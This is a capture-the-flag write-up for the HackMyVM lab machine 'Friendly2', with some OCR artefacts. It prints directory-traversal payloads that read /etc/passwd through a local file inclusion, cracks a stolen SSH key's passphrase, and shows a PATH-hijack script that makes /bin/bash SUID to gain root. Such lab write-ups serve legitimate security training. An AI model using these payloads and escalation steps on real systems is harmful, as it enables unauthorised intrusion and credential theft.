

Máquina Friendly 2



https://hackmyvm.eu/machines/machine.php?vm=Friendly2



Reconnaissance

I start scanning the victim machines using nmap:

```
SHELL
nmap -sSCV -p- --open -Pn -n 192.168.1.87 -oN nmap.tx
Starting Nmap 7.95 (https://nmap.org) at 2025-04-11 10:24 CEST
Nmap scan report for 192.168.1.87
Host is up (0.069s latency).
Not shown: 65533 closed top ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
ssh-hostkey:
3072 74:fd:f1:a7:47:5b:ad:8e:8a:31:02:fe:44:28:9f:d2 (RSA)
256 16:f0:de:51:09:ff:fc:08:a2:9a:69:a0:ad:42:a0:48 (ECDSA)
256 65:0e:ed:44:e2:3e:f0:e7:60:0c:75:93:63:95:20:56 (ED25519)
80/tcp open http Apache httpd 2.4.56 ((Debian))
| http-title: Servicio de Mantenimiento de Ordenadores
http-server-header: Apache/2.4.56 (Debian)
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

For now we get the port 22 and the port 80 so lets see the web page.



For now there is nothing we can do so lets fuzz it using **gobuster**:

SHELL gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.87/ -x php,html,txt Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [+] Url: http://192.168.1.87/ [+] Method: GET [+] Threads: [+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 php,html,txt [+] Timeout:

```
Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 277]

/.html (Status: 403) [Size: 277]

/index.html (Status: 200) [Size: 2698]

/tools (Status: 301) [Size: 312] [--> http://192.168.1.87/tools/]


/assets (Status: 301) [Size: 313] [--> http://192.168.1.87/assets/]
```

We got 2 interesting directories.



Fuzzing the tools directory we get another directory inside:

```
SHELL
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
http://192.168.1.87/tools/ -x php,html,txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                    http://192.168.1.87/tools/
[+] Method:
                      GET
[+] Threads:
[+] Wordlist:
                      /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:
                        gobuster/3.6
                       php,html,txt
[+] Timeout:
Starting gobuster in directory enumeration mode
               (Status: 403) [Size: 277]
/.php
/index.html
/documents
                  (Status: 301) [Size: 322] [--> http://192.168.1.87/tools/documents/]
```



Looking the code I see an interesting comment which talk about *check if exist* parameter.

```
Not Secure view-source:http://192.168.1.87/tools/index.html
-Ð Import bookmarks... □ Cibersecurity □ Hacking □ eJPT □ OSCP □ IA □ Scripting □ ricing □ 由Blue Team
 2 <html>
      <head>
         <meta charset="UTF-8">
         <title>Sistema de herramientas</title>
           h1{text-align: center;}
      </head>
         Toda la información de esta página está catalogada con un nivel de confidencialidad 4, esta información no debe
         <div>
            <h2> To do: </h2>
20
               Añadir imágenes a la web principal. 
               Añadir tema oscuro 
               Traducir la página al ing
               <!-- Redimensionar la imagen en check_if_exist.php?doc=keyboard.html -->
      </body>
```


Fuzzing for this parameter using **ffuf** we find an LFI:

```
:: Method
            : GET
:: URL
            : http://192.168.1.87/tools/check if exist.php?doc=FUZZ
:: Wordlist
            : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
:: Follow redirects: false
:: Calibration
:: Timeout
:: Threads
            : 40
:: Matcher
            : Response status: 200-299,301,302,307,401,403,405,500
:: Filter
           : Response words: 1
Lines: 27, Duration: 16ms]
..%2F..%2F..%2F..%2F..%2Fetc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 106ms]
../../../..detc/hosts [Status: 200, Size: 189, Words: 19, Lines: 8, Duration: 7ms]
/../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 10ms]
../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 11ms]
../../../../.../../.../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 15ms]
../../../../.detc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 16ms]
../../../../..detc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 20ms]
../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../.detc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 20ms]
../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 19ms]
../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 12ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status:
200, Size: 1369, Words: 13, Lines: 27, Duration: 533ms]
:: Progress: [929/929] :: Job [1/1] :: 66 reg/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

We see that the user **ghOst** exists so what we can do now is try to get the id rsa from ghOst.

```
C
                                Anot Secure view-source:http://192.168.1.87/tools/check_if_exist.php?doc ...../../.../../etc/passwd
-Ð Import bookmarks... 🗅 Cibersecurity 🗀 Hacking 🗅 eJPT 🗅 OSCP │ 🗀 IA 🗅 Scripting 🗅 ricing │ 🗅 Blue Team │ 🗅 Correo and accour
 1 root:x:0:0:root:/root:/bin/bash
  2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
  4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
  5 sync:x:4:65534:sync:/bin:/bin/sync
  6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
 13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
 14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
 15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 16 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
 17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
 18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 19 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
 20 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
21 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
 22 systemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin/nologin
 23 systemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologin
 24 messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
 25 sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
 26 gh0st:x:1001:1001::/home/gh0st:/bin/bash
```

We got it



But apparently the id_rsa needs a passphrase

```
> ls

□ id_rsa
> chmod 600 id_rsa
> ssh gh0st@192.168.1.87 -i id_rsa

The authenticity of host '192.168.1.87 (192.168.1.87)' can't be established.

ED25519 key fingerprint is SHA256:YDW5zhbCol/1L6a3swXHsFDV6D3tUVbC09Ch+bxLR08.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Warning: Permanently added '192.168.1.87' (ED25519) to the list of known hosts.

Enter passphrase for key 'id_rsa':

We can crack it using ssh2john

SHELL

> ssh2john id_rsa > hash

> ls

□ hash □ id_rsa

And we got the passphrase:

john -w=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john/openel
[ssh-openel] cipher value of 6 is not yet supported with OpenCL!
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3DES/AES 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 10 [worst case UTF-8] to 32 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
celtic (id_rsa)
1g 0:00:00:02 DONE (2025-04-11 18:25) 0.3968g/s 114.3p/s 114.3c/s 114.3C/s alyssa..brenda
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```
SHELL

ssh gh0st@192.168.1.87 -i id_rsa

Enter passphrase for key 'id_rsa':

Linux friendly2 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
gh0st@friendly2:~$
```

Once in as **ghOst** we can run security.sh as anyone without providing password and setting and environment variable at the time we run the script

```
SHELL
gh0st@friendly2:~$ sudo -l
Matching Defaults entries for gh0st on friendly2:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
```

```
User gh0st may run the following commands on friendly2:

(ALL : ALL) SETENV: NOPASSWD: /opt/security.sh
```

This script is using commands such **grep** or **tr** without using the absolute path so we can try **PATH Hijacking** here. So I make a file called **grep** in /tmp

```
SHELL
gh0st@friendly2:/tmp$ cat grep
#!/bin/bash
chmod +s /bin/bash
```

Now we run the script adding the /tmp directory to the PATH variable:

```
gh0st@friendly2:/tmp$ sudo PATH=/tmp:$PATH /opt/security.sh
Enter the string to encode:
das
The string cannot contain special characters.
gh0st@friendly2:/tmp$ ls -1 /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27 2022 /bin/bash
```

```
gh0st@friendly2:/tmp$ bash -p
bash-5.1# id
uid=1001(gh0st) gid=1001(gh0st) euid=0(root) egid=0(root) groups=0(root),1001(gh0st)
bash-5.1#
```

And now we're root

```
SHELL
bash-5.1# cat /root/root.txt
Not yet! Try to find root.txt.

Hint: ...
```

In order to get the flag I use **find**

```
bash-5.1# find / -name "...*" 2> /dev/null /...
bash-5.1# ls /...
ebbg.txt
bash-5.1# cat /.../ebbg.txt
It's codified, look the cipher:

98199n723q0s44s6rs39r33685q8pnoq
```

Hint: numbers are not codified

And to recover the original flag I use the previous scripts but modifying the conditional which set the characters limit.

```
#!/bin/bash

echo "Enter the string to encode:"
read string

# Validate that the string is no longer than 20 characters
#if [[ ${#string} -gt 20 ]]; then
# echo "The string cannot be longer than 20 characters."

# exit 1
#fi

# Validate that the string does not contain special characters
if echo "$string" | grep -q '[^[:alnum:]]'; then
echo "The string cannot contain special characters."
exit 1
fi
```